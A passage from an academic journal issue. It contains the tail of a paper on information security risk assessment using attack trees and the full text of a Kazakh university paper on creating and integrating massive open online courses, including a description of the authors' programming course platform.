However, comparing systems by their $\{P_{ik}\}$ matrices (which can be called "stochastic message transformation matrices") is associated with a number of difficulties, and often not necessary: it is enough to

introduce simpler noise immunity characteristics. Such simple parameters include, for example, the average probability of an erroneous admission, $P_{\text{average error}}$.

Modeling of information flows

The process of assessing information security using information flow modeling will reveal:

- trends in the behavior of the system;
- the occurrence of potential errors;
- the scale of vulnerabilities;
- The extent of the consequences of the probable threat.

A preliminary assessment of the entire system and identification of potential risks makes it possible to effectively make decisions about security measures.

Attack trees or error trees are a structured and hierarchical way to collect possible threats. The tree describes a possible attack and its purpose, linking the attackers' tasks with the purpose of the attack, as well as possible implementation methods. Attack trees can be used either in conjunction with other analysis tools, or as an independent research tool [7].

The peculiarity of attack trees is that the expert builds a separate attack tree for each software product of the company. Thus, it turns out a whole chain of threats that hackers can “climb” to achieve their goal (Fig. 4).

After analyzing and evaluating the company's information security, specialists will be able to anticipate the likelihood of a threat and the scale of possible damage. As a rule, experts refer to the following data:

- conducted research;

- results of the IB analysis;
- data on previously conducted attacks.

Specialists define two main vectors of work:

1. Eliminate the consequences of the attack, if it is successful.
2. Acceptance and elaboration of risks.

Conclusions. Based on the results of the conducted research, we can determine the level of production costs for eliminating the consequences of cyber threats. Statistics are collected for several reporting periods. They reflect real incidents of data leaks, reputational risks, and the effectiveness of security systems. With the help of the information collected, we decide on the actions that need to be taken to ensure an appropriate level of protection.

When calculating risks, we also pay attention to the cost of eliminating them. If the elimination of the risk exceeds the expected losses, we suggest minimizing possible losses, rather than completely eliminating such a risk. Such an analysis helps to correctly allocate budgets to protect your data and avoid unplanned expenses

Information security analysis and assessment contribute to raising awareness of the degree of protection. Work on studying potential risks and vulnerabilities, as well as actions to minimize them, can improve the security of an organization's data, its networks and servers.

References

1. Algoritm vyjavlenija ugroz informacionnoj bezopasnosti v raspredelennyh mul'tiservisnyh setjah organov gosudarstvennogo upravlenija / A. Ju. Puchkov, A. M. Sokolov, S. S. Shirokov, N. N. Prokimnov // Prikladnaja informatika. - 2023. - T. 18, № 2. - str. 85-102.
2. Vasil'ev V. I. Ocenka aktual'nyh ugroz bezopasnosti informacii s pomoshh'ju tehnologii transformerov / V. I. Vasil'ev, A. M. Vul'fin, N. V. Kuchkova // Voprosy kiberbezopasnosti. - 2022. - № 2. - str. 27-38.
3. Gladkov A. N. Vizualizacija kiberugroz kak aspekt formirovaniya kompetencij v oblasti informacionnoj bezopasnosti = Visualization of Cyber Threats as an Aspect of the Formation of Competencies in the field of Information Security / A. N. Gladkov, S. N. Gorjachev, N. S. Kobjakov // Zashhita informacii. Insajd. - 2023. - № 1. - str. 32-37.
4. Informacionnaja bezopasnost' sovremennogo predpriyatija = Information Security of Advanced Company: Password Protection: parol'naja zashhita / M. Ju. Ivanov, M. V. Sygotina, M. Ju. Vahrusheva, V. V. Nadrshin // Zashhita informacii. Insajd. - 2022. - № 6. - str. 62-66.
5. Nazarov D. M. Osnovy obespechenija bezopasnosti personal'nyh dannyh v organizacii: ucheb. posobie / D. M. Nazarov, K. M. Samatov; M-vo nauki i vyssh. obrazovaniya Ros. Federacii, Ural. gos. jekon. un-t. - Ekaterinburg: Izd-vo Ural. gos. jekon. un-ta, 2019. -118 s.
6. Savin M. V. Metodika vyjavlenija i ocenki nedopustimyh sobytij na osnove modeli zrelosti upravlenija informacionnoj bezopasnost'ju = Methodology for Identifying and Evaluating Unacceptable Events Based on the Maturity Model

of Information Security Management / M. V. Savin, M. A. Kondratenko // Zashhita informacii. Insajd. - 2023. - № 1. - str. 24-31.

7. Shnjukov A. V. Finansovaja i informacionnaja bezopasnost' pol'zovatelej komp'juterov i smartfonov / A. V. Shnjukov, E. A. Shnjukova // Jekonomika i predprinimatel'stvo. - 2022. - № 1. - str. 1440-1444.

Information about the author

Vakilov R.I. - Senior Assistant to the Military Attache of the Armed Forces of the Republic of Azerbaijan, г. Баку, Азербайджан e-mail: rasimvekilov757@gmail.com.

Сведения об авторе

Векилов Р.И. - Старший помощник военного атташе вооруженных сил Республики Азербайджан, г. Баку, Азербайджан, e-mail: rasimvekilov757@gmail.com

INNOVATIVE APPROACHES TO THE IMPLEMENTATION OF MOOCS IN HIGHER EDUCATION

B.B.Buribaev, G.T. Kalidollina, B.T.Barat*, G.U.Utegen

Al-Farabi Kazakh National University, Almaty, Kazakhstan,

e-mail: bekzat.barat@mail.ru

This article is devoted to the topic of informatization in education. In the context of globalization, the modern education system is undergoing significant changes. The concepts of continuous learning and openness, accessibility are becoming a reality thanks to massive open online courses (MOOCs). The article provides a brief description of the principles of operation of popular educational platforms such as Coursera, edX and others. The MOOC variant proposed by the authors of the work on programming in the state language, which is currently used in the process of studying at the university, is considered. The advantages and disadvantages of e-learning are analyzed.

Keywords: higher education efficiency, massive open online courses (MOOCs), blended learning technology, E-Learning, online learning.

ЖОҒАРҒЫ ОҚУ ОРЫНДАРЫНДАҒЫ БІЛІМ БЕРУ ПРОЦЕСІНЕ ЖАОК-ТАРДЫ БЕЛСЕНДІ ТҮРДЕ ЕНГІЗУ ЖОЛДАРЫ

Б.Б. Бөрібаев, Г.Т. Қалидоллина, Б.Т. Барат*, Г.У. Утеген

әл-Фараби атындағы Қазақ Ұлттық университеті, Алматы, Қазақстан,

e-mail: bekzat.barat@mail.ru

Бұл мақала білім берудегі ақпараттандыру тақырыбына арналған. Жаһандану жағдайында қазіргі білім беру жүйесі айтарлықтай өзгерістерге ұшырауда. Үздіксіз оқыту және қолжетімділік тұжырымдамалары жаппай ашық онлайн курстардың (ЖАОК) арқасында шындыққа айналуда. Мақалада танымал білім беру платформаларының жұмыс принциптерінің қысқаша сипаттамасы келтірілген Coursera, edX, және т.б. Мемлекеттік тілде бағдарламалау бойынша жазылған жұмыстардың авторлары ұсынған ЖАОК нұсқасы қарастырылды, олар қазіргі уақытта университетте оқу процесінде қолданылады. Электрондық оқытудың артықшылықтары мен кемшіліктеріне талдау жасалды.

Түйін сөздер: жоғары білім тиімділігі, жаппай ашық онлайн курстар, E-Learning, аралас оқыту технологиясы, онлайн-оқыту.

ПУТИ АКТИВНОГО ВНЕДРЕНИЯ МООК В ОБРАЗОВАТЕЛЬНЫЙ ПРОЦЕСС В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ

Б.Б. Бөрібаев, Г.Т.Қалидоллина, Б.Т.Барат*, Г.У.Утеген

Казахский национальный университет имени аль-Фараби, Алматы, Казахстан,

e-mail: bekzat.barat@mail.ru

Данная статья посвящена теме информатизации в образовании. В условиях глобализации современная система образования претерпевает значительные изменения. Концепции непрерывного обучения и открытости, доступности становятся реальностью благодаря массовым открытым онлайн-курсам (МООК). В статье дается краткое описание принципов работы популярных образовательных платформ, таких как Coursera, edX и др. Рассмотрен вариант МООК, предложенный авторами работы по программированию на государственном языке, который в настоящее время используется в процессе обучения в вузе. Проанализированы преимущества и недостатки электронного обучения.

Ключевые слова: эффективность высшего образования, массовые открытые онлайн-курсы (МООК), электронное обучение, технология смешанного обучения, онлайн-обучение.

Introduction. Currently, electronic education is rapidly advancing. Educational institutions today offer online courses alongside thousands of various new technological methods. The goal of digitizing the educational process is to enhance the quality of education using innovative technologies tailored to each learner individually. In the initial stages of e-learning development, presenting educational materials effectively using modern information technology tools was sufficient. Recently, however, one of the comprehensive, systemic methods has come to the forefront, resulting from the creation of a unified educational information environment covering the entire learning process - Massive Open Online Courses (MOOCs) [1, 2].

Creating online courses requires specific knowledge and skills, such as pedagogical methods, course design, content development, adapting the course to the online format, and technical support. Depending on the course objectives, courses can be developed collaboratively by multiple educational institutions or as an individual project. The rapid development of

information technologies, especially the internet and communication tools, has expedited the growth of distance education, enabling educational institutions located in any part of the country to offer instruction across various fields.

The leading higher education institutions in our country have begun integrating such a distance education system into the learning process. Online courses significantly complement and deepen traditional academic education, making information more current and developing the practical skills of learners [3].

Our main goal in creating MOOCs is to enhance program efficiency despite the large number of users. This is beneficial for students who cannot afford to attend traditional educational institutions and for those who want to pursue additional education in their free time. Additionally, open online courses can be utilized for the advancement or retraining of professionals in various fields. User opinions on the e-learning course are diverse, and we have outlined the key ones in Table 1 [2].

Table 1 - Advantages and disadvantages of MOOC

Advantages of MOOC	Disadvantages of MOOC
Student can assess their knowledge and evaluate their achievements.	Lack of opportunity for individual communication between students and instructors.
Distance learning allows for saving money on further education.	Creating a new MOOC and improving it requires funding.
There is no need to go to a specific location at a particular time for learning.	The fact that the internet does not cover all territories is a significant obstacle.
Materials can be reviewed multiple times.	It will be challenging to ensure that educational materials correspond to the students' educational level.

The purpose of the study: to consider the process of creating MOOCs and their role in education, to analyze their advantages and disadvantages, to describe the effective aspects of the course work proposed by the authors. The object of research is the creation of mass open online courses in Kazakhstan, and the field of research is the process of creating open online courses and the work carried out at its practical stages. The importance of working in this field helps readers to better understand the process of creating massive open online courses, as well as their role in education. Online courses are useful in the field of education, including in the training of specialists in the field of technology,

and a wide audience interested in improving their professional skills.

Each year, our university publishes around thirty courses. According to the QS World University Rankings by Subject 2023, our university is among the top 200 educational institutions and guides the creation of MOOCs within unified educational institutions throughout Kazakhstan [4]. On October 1, 2015, the first open courses were launched by leading professors at Al-Farabi Kazakh National University, covering "Probability Theory" and "Physical Problems with Associate Professor V. Kashkarov". These courses were attended by students from the first and second

years of Al-Farabi Kazakh National University, high school students from Nazarbayev Intellectual Schools, and students from specialized physics-mathematics and secondary schools [3, 5].

Materials and methods. This study explores various methods for utilizing MOOCs, including ways to analyze and summarize scientific and methodological literature, works of domestic scholars, and their analysis. Throughout this analysis, existing experiences in creating online courses and implementing software solutions to enhance productivity are proposed. The practical significance of this research lies in the potential use of the article's material in studying the process of creating MOOCs and in seminars on the theory and methodology of teaching in secondary and higher educational institutions.

In the proposed work, alongside the examination of these methods for utilizing the education system, the significance of their application in the context of the modern educational environment is demonstrated. Methods of analyzing and summarizing scientific and methodological literature enable researchers and practitioners in the field of education to study current scientific works and develop new strategies and approaches to teaching. The analysis of the work of domestic scholars is a crucial stage in research

as it allows for the assessment of achievements and experiences of local experts in creating online courses and implementing modern technologies in the educational process [6]. There is every reason to believe that such an analysis involves studying concepts and methods adapted to the characteristics of the domestic education system, as well as examining advanced practices and successful conditions for the implementation of online education [7].

Massive Open Online Courses (MOOCs) have become increasingly popular in recent years, and consequently, numerous studies are conducted on this topic. Initially, the MOOC format emerged as part of blended learning technology, allowing students to watch lecture videos in a traditional format outside of class hours, complete tests, and quizzes. In addition to leading American universities creating online courses and integrating them into the educational process, the practice of licensing the right to use content developed by another university, such as MOOC, has emerged [8]. For example, San Jose State University in California initiated a pilot study using open online course content hosted on platforms like edX and Udacity within the flipped classroom format. In our country, unified online courses have been created, and their development in the national language ensures the continuous improvement of the learning process [9, 10] [Figure 1].




Figure 1 - The activity of using online courses on various platforms

E-campus, Coursera, Stepik are educational platforms that provide access to online learning in dozens of disciplines (humanities, technical fields, natural sciences), indicating the effectiveness of the online courses they offer (simultaneous enrollment

in multiple courses, up to three courses, is also provided). Thus, the most active providers of online courses are not educational platforms like Coursera, but organizations directly involved in publishing, such as publishers, book distributors, and digital publishing

systems [11].

Currently, due to the possibility of recurring pandemic outbreaks, the issue of transitioning to remote learning and the effectiveness of creating online programs is considered highly relevant. Additionally, in the analysis of works by domestic scholars, the number of studies on the creation of online courses is growing, with a focus on leveraging the strengths of their main findings and recommendations. For example, in the following study [12], the authors discuss the current state of online education and its future. They explore the main trends in course development as well as issues related to their effectiveness, quality, and the accessibility of learning. Similarly, research on the creation of Massive Open Online Courses (MOOCs) [13] illustrates the stages of course development in Kazakhstan and other countries, highlighting their key features. This study addresses questions related to course design, the selection of teaching methods, and the application of new technologies. Based on the results of this work, efforts are being made to develop educational materials to adapt learners to various aspects of online learning and address the shortcomings of the MOOC system.

The analysis of the experience in creating online courses allows for the identification of successful strategies and approaches to the development and implementation of educational programs in the online environment. This may include research on the creation of various technological platforms and online courses, the use of interaction tools, the analysis of methods for evaluating the effectiveness of online education, and the examination of factors influencing the success of online courses, such as student motivation and teacher support [14].

The practical significance of our research lies in the opportunity for compact and convenient utilization of the materials obtained while studying the process of constructing an educational system. We have developed and implemented courses such as "Programming in C#", designed for the programming field [3, 4]. Users include high school students, and these courses can also serve as a basis for conducting seminars on the theory and methodology of teaching in secondary and higher educational institutions.

Overall, it is evident that this work has its place in the field of education, especially in the context of developing and implementing online courses in the field of programming in the state language. The research can serve as a source of information and inspiration for students, educators, and researchers interested in the

development of online courses and the use of modern technologies in the educational process.

At the same time, the scholarly work can serve as a foundation for conducting seminars and discussions on the topic of teaching theory and methodology. Discussing and analyzing this information will allow for an expansion of understanding the principles of effective teaching, as well as exchanging experiences and best practices in this field.

Results and discussion. From the point of view of teachers, the advantages of Jocs are the possibilities of good organization of the educational process and material. Teachers believe that the course contributes to the flexibility of teaching, which is achieved through different formats, and the improvement of the quality of both the JAP itself and the traditional course based on it, through the use of feedback from listeners.

Foreign Studies often state that for the full implementation of online courses in traditional teaching, teachers must improve the quality of work, in particular, they make the following requirements [15]:

- provide active administrative support to maintain the motivation of course teachers, i.e. authors, to work with the new format; also consider it necessary to carry out Resource, political and technological support;
- recognition of online courses (it is required to include them in the main workload of teachers, provide resources for conducting research within the framework of courses, devote time to the development of materials)
- the teacher must be prepared for the risks that come to his reputation by creating an online course.

The integration of MOOCs into the educational process of the university is the most important strategic task of modern higher education. The following ways of introducing the course into the educational process of the university can be distinguished:

1. Additional education: In this model, the MOOC is offered as additional resources to enrich the university curriculum. Students can choose a course according to their interests and take it along with the main subjects.
2. Integration into training courses: in this case, open online courses are included directly in the university curricula as an integral part of the disciplines. Specific lessons or modules of core subjects are replaced by a course that can complement traditional teaching with modern methods and content.

There are several types of integration of the course into the educational process of the university, each of

which has its advantages and limitations. The choice of the best form of integration depends on the goals of the educational institution, the needs of students and the available resources.

Creating massive open online courses is a complex and multi-stage process that includes several stages, including important ones: defining the goals and objectives of the course, developing a curriculum,

developing training materials, developing an MOOC platform, testing and launching the course, developing a knowledge assessment system [16]. That is, the online course program should contain information about the subject (the name of the open online course, the course abstract, information about the teacher, the results of the course, the target audience, etc. its general plan is presented in table 2 below.

Table 2 - MOOC creation plan

Open online course title	Online course name
1	2
Name of the discipline according to the curriculum, direction of training	Indicate the name of the discipline in accordance with the curriculum of the educational program. Cipher and name of the direction of preparation
Course Information	What is the course for, the purpose of the course, what is the purpose of learning-achieved
Course format	Course composition (video lectures, screencasts, presentations, questionnaires, etc.), total labor intensity of the course (number of credits / hours)
Course structure	Customized list of course topics
Competencies to be formed	-
Training results	-
Information about the authors of the course	Information about teachers (photo, full name, position telephone number, academic degree and title, email address)
Required level of training of trainees	What preliminary knowledge or skills will be required?

Table 3 - General structure of MOOC

The name of the section (subsection) and its brief description, which should reflect the content of the section	Types of evaluation of work in the Department. Set a "pass limit" for each type of assessment, for example 60%	Additional materials, links to external resources, images	The number of videos and slides on the topic and the requirements for their recording, for example, recording in the studio, auditorium, library, traveling videos, etc.	Training load in accordance with the work program of the discipline
---	--	---	--	---

Planning a pedagogical scenario involves the author's clear vision of the educational space of the online course, the ability to identify pedagogical technologies in accordance with the characteristics of the target audience of the course, a thorough design of the content of educational activities. Traditional forms and means of current, intermediate and final control are excluded: oral response, written work, work in the classroom. Also, to master the text, you need a base of test tasks and practical tasks, such as self-control, tests for competence.

The course should be built on the basis of weekly planning, sections should be built on the principle of the location of the materials studied for one (or several) weeks. When implementing measures to identify the student and assess the level of achievement of learning outcomes, control over compliance with the conditions should be ensured. The share of valuation activities performed by identification must be at least 50% in the aggregate assessment at the exchange rate. The following methods of identification and control over compliance with the conditions are possible when conducting assessment measures:

- control of the student in a specialized territorial Center;
- continuous remote monitoring of the student and his actions.

Control over compliance with the conditions should ensure the exclusion of the following risks with a probability of at least 90%:

- transfer of the student to another person;
- listening (including references);
- viewing (including working on the internet, if not allowed by the terms of the assignment);
- the use of software (including remote control) [17].

After forming the topic of the course and the development team engaged in the creation of the course, the team develops the concept of the course, determines its goals and objectives, and also selects methods and forms of training. They also draw up a course plan, which can be as follows:

- materials for training sessions;

- tests and tasks;
- audiolectures, video lectures;
- practical elements necessary to successfully pass the course [6].

In addition, the developers are engaged in the creation of a course website, which will be used to present course materials and conduct online classes. The website also needs to be convenient and accessible to a wide audience. Once the course and website are created, the developers conduct testing to make sure the course is quality and effective.

There are many different structures of open online courses, but they all include the following components:

1. Introductory part, informative modules of the course in the form of lectures (text, video lectures, presentations), test tasks after each lecture and a final test or project for all the material passed. For example, the structure of the online course of the Kazakh electronic online education system "Stepik" includes[Figure 2]:

- Video lectures lasting 2 academic hours (90 minutes), divided into semantic blocks lasting 10-20 minutes each. The video may include presentations, pictures, animated videos, additional audio materials;
- Homework designed for 1-2 academic hours (45-90 minutes). Homework options are diverse: from solving specific tasks to writing an essay;
- Tasks for independent work, designed for 4-6 academic hours. It may include the study of basic and additional literature, answers to questions for self-examination, preparation for testing, study of materials on the Internet;
- Control and measuring materials-test questions with answer options, one or more of which are correct.

2. In the process of studying each module, students undergo intermediate testing - after each part of the module (1-2 questions for each part) and testing for the entire module, that is, after studying the materials of the entire module (10-15 questions). "Stepik" as a course includes modules, lessons and steps. All of them are presented in the figure below [12].




Figure 2 - Structure of courses on the "Stepik" platform

This structure must be considered when creating MOOCs. The criteria for MOOCs themselves and their meaning consist of:

1. Choosing a platform for implementing MOOCs is a strategically important step. The platform should have a user-friendly interface, provide the ability to support various types of content (visualizations, tests, practical tasks).

2. The choice of the course topic should meet modern educational and professional needs. The structure of the course content should be logically organized and systematized. It is important to give not only theoretical material, but also practical examples, cases, tasks for independent work.

3. Defining course objectives helps participants explore important aspects of the chosen topic. The expected results of the course should be measurable so that participants can assess their progress.

4. The duration of the course should be chosen in such a way that students can devote enough time to studying the material and completing tasks. This can be a short course that ends in a few weeks, or a long-term course divided into modules.

5. Conditions for completing and obtaining a certificate - it is important to set specific conditions for completing the course in order to stimulate the involvement of participants. This includes passing all tests, successfully completing practical tasks and actively participating in discussions. The certificate of completion of the course gives students a sense of accomplishment and can be used in their professional activities.

Finally, the course begins and becomes accessible to everyone. During the course, students have the opportunity to read materials, complete assignments and communicate with other course participants through an online platform. Upon completion of the course, students can receive a certificate of completion of the course.

In general, the creation of mass open online courses in Kazakhstan requires a lot of time, resources and labor. However, online courses provide new opportunities for the development and professional development of education in Kazakhstan and can become an important factor in the development of the country's educational sector. To improve the quality of the course, further development of teaching technologies and methods is required, as well as effective tools for assessing student productivity. In general, the creation of mass open online courses is an important and promising direction in education, which opens up new opportunities for students and specialists in various fields. The development of the open online course is a key factor in the development of global education and professional development of the population.

During the research work at the University, the development of an e-learning course was carried out. Once the user has gone through the registration or authorization process, they will be taken to the home page of the e-learning course, named "mentor", as shown in Figure 3. The home page contains buttons in the menu such as course information, questions, progress and result, and settings.





Figure 3 - Home page of the electronic course "Talimger"

In addition to the Python programming language, the platform also has courses from popular programming languages such as C# and Java. There is also a video with a special explanation on the home page of the e-learning course and the possibility of passing the test and checking the progress. When passing the test, the user must first select the course and pass the video test. The video check shows all the actions performed by the user and the time spent on testing. Well, the test result can be found by the user by clicking on the button called report results. The creation of tests that correspond to the task is a complex, multi-level process arising from many principles: compliance of the test content with

the goals of testing, determination of the importance of the knowledge being tested, the relationship of content and form, the substantive correctness of the test tasks, the representativeness of the content of the educational subject in the test content, the On the platform, the user must pass 5 mandatory questions during testing. All these questions and answers are recorded in the database, and all user responses are saved. If the student correctly finds the answers to questions above 3 questions, he will have access to the next lecture and laboratory work. Otherwise, the student will have to review the lectures again. The user can see his result as in Figure 4.



The screenshot shows a web interface for 'Quiz Attempt'. At the top, there is a navigation menu with items: 'Таймер', 'Курсы', 'Вопросы', 'Отчет о результатах', and 'Настройка'. Below the menu, the title 'Quiz Attempt' is displayed. A table lists five quiz attempts with columns for 'Sl. No.', 'Вопрос', 'Счет', 'Дата', and 'Действие'. The table data is as follows:

Sl. No.	Вопрос	Счет	Дата	Действие
1	MS SQL Server	1/2	19 май 2022	Справка
2	MVC	3/5	10 апр 2022	Справка
3	MVC	3/5	10 апр 2022	Справка
4	MVC	3/5	10 апр 2022	Справка
5	MVC	3/5	10 апр 2022	Справка

Below the table, there is a section titled 'MVC Test' with 'Candidate ID: 12345'. A congratulatory message in Russian reads: 'Поздравляем! Ты дал 3 правильные ответы из 5 вопросов. Вы очень близки к тому, чтобы стать экспертом. Продолжайте учиться!'. The date 'Date: 10 апр 2022' is shown at the bottom right. A 'Закрыть отчет' button is at the bottom center.

Figure 4 - Test results

Users can access their profile by clicking the settings button in the menu. This page contains the name, phone number and email address of users. If desired, the user can add a picture.




Figure 5 - User settings page

In addition, users of these sections have the ability to change them. In Figure 5 shows the settings page for these users.

Among the users, students who successfully complete the course will be issued a special certificate, as shown in Figure 6. A certificate is a document confirming the identity of its supplier, as well as the existence of any property or other rights.



Figure 6 - The certificate is issued after completing the “Python Programming Language” course

Conclusions. Summing up, we can say that the creation of mass open online courses is becoming an increasingly relevant and demanded direction in modern education. MOOC allows you to get high-quality education anywhere in the world, which makes them available to everyone. The creation of the open online course requires considerable effort and resources, including technical support, development of materials, and organization of the educational process. The creation of mass open online courses in Kazakhstan is also becoming more and more popular. Many educational institutions in Kazakhstan have begun to actively develop and offer online course on economics, law, Earth Sciences, Technology and other topics. As a result, our course of work showed that in connection with the large number of users to reduce production, work is carried out on optimization with the introduction of new technologies.

The study showed that in the educational process of the university there are several types of integration of the MOOC, each of which has its own advantages and limitations. The choice of the best type of integration depends on the goals of the educational institution, the needs of students and the available resources. The introduction of MOOC in the educational process of universities can contribute to flexible and effective teaching, as well as to expanding the educational

opportunities of students.

A lot of work still needs to be done for the further development of the M & A in the Kazakh language. Although some educational institutions have already begun to provide JOAC, many of them still do not have enough experience and resources to create quality courses. Thus, the study of the creation of mass open online courses, the implementation of which is relevant and important work for a number of reasons:

- first of all, there is an active growth of interest in online education in Kazakhstan. The situation with COVID-19 also intensified this trend, as many educational institutions were forced to switch to the form of distance learning. In this regard, the creation of the online course may be one way to increase access to education and improve the quality of online learning.

- secondly, Kazakhstan sets itself the goal of modernizing education and increasing its competitiveness. One of the means to achieve this goal can be the use of the course to develop the skills and knowledge of students and teachers in various fields.

- thirdly, the creation of an open online course can become a platform for the development of national content and cultural heritage. Kazakhstan has a rich history and culture that can be used to create educational content at the international level.

In addition, there is also the problem of low awareness of a wide audience about the possibilities of the course. However, the creation of the MOOC in Kazakhstan has a great potential for the development of education in the country. Open online courses can be used to improve the quality of education, improve the skills and retraining of specialists in various fields, as well as attract international students and investors to the education sector of Kazakhstan.

References

1. Evans S., Myrick J.G. How MOOC teachers view the pedagogy and goals of massive open online courses // Distance education.- 2015. - Vol. 36, No. 3. - pp. 295-311.
2. Agapova N.A. Experience of creating MOOCs: a view from the inside (methodological and managerial aspects) // Open and distance education.- 2019. - No. 3 (60). - pp. 176-203.
3. MOOC AI-Farabi Kazakh National University [Electronic resource]. Access mode: <https://open.kaznu.kz/> - Revised date: 10.10.2023.
4. Introduction to MOOC programming AI-Farabi Kazakh National University [Electronic resource]. Access mode:<https://open.kaznu.kz/courses/course-v1:kaznu+PrK+2023-2024C1/about> - Date of the application: 10.5.2023.
5. B.Buribaev, A.Zhumakhanova, M. Saginay. Features of distance learning technologies in higher educational institutions // Materials of the international scientific and practical conference “Problems and prospects for the development of the economy and education in the conditions of the Fourth Industrial Revolution”, dedicated to the Independence Day of Kazakhstan, Almaty, AESA.- 2019. - pp. 363-367.
6. Rakhimova D.R., Buribaev B., Turarbek A.T., Kenesova N. Review of methods used in the electronic dictionary of IT terms and phrases // BULLETIN of KazNPU named after. Abai, series “Physical and Mathematical Sciences”.- 2022. -No. 2(78), - pp. 150-159.
7. Programming in C# | MOOC AI-Farabi Kazakh National University [Electronic resource]. Access mode: https://open.kaznu.kz/courses/course-v1:FIT+2023s2+2023_C3/about (Date of the application:11.15.2023.
8. Nilova Svetlana Vladimirovna Massive open online courses in the educational process of a university // OTO, 2014. - No. 2. URL: <https://cyberleninka.ru/article/n/massovye-otkrytye-onlayn-kursy-v-obrazovatelnom-protsesse-universiteta> - Date of the application: 09.13.2023.
9. Semenova T.V., Vilkoval K.A. Type of integration of massive open online courses into the educational process of universities. University management: practice and analysis. 2017. - 21(6). - pp. 114-126. <https://doi.org/10.15826/umpa.2017.06.080>
10. Malaysia to Become First Country to Develop Credit Recognition Policy for Online Courses:, available at: <https://www.nst.com.my/news/2016/01/122766/malaysia-becomefirst-country-develop-credit-recognition-policy-online-courses> (31.10.2017).
11. Online course Stepik [Electronic resource]. - Access mode: <https://stepik.org/catalog> Date of the application: 15.08.2023)
12. K.N. Zhapparkulova, O.I. Alexandrova. MOOC as part of the educational environment in the process of training future teachers of Russian language and literature // Bulletin of KazNU named after. al-Farabi, Philological series 2020.- No. 2 (178). - pp. 194-199.
13. Abilkasova S.O., Kalimoldina L.M., Moldagazyeva Zh.Yu. Problems and prospects for introducing massive open online courses in higher educational institutions // Bulletin of Abai KazNPU, series “Pedagogical Sciences”.- 2020. - Vol. 65.- No.1.- pp.54-58.
14. Nurgalieva G.K., Artykbaeva E.V. E-learning as a condition for innovative development of the education system//Bulletin of KazNU. The series is pedagogical.- 2012. - Issue 35. -No.1.- pp.9-12.
15. Zakharova Yu.S. Production of MOOCs at a university: goals, achievements, barriers. University management: Practice and analysis.- 2019.- No. 23(4). - pp.46-68
16. B.Buribaev, E.Shokankyny, B.Zh.Turarbek. Methodological issues in preparing a massive open online course in computer science // “Statistics, accounting and audit”.-Weekly scientific and practical journal.- 2017. - No.

1(64). - pp. 189-195.

17. Erbosynova G.G. Open online courses - the main trend in the development of digital technologies in education //Materials of the Republican scientific and practical conference "Global information educational space in the hands of a competitive teacher".- 2020.-4(6). pp. 66-69.

Information about the authors

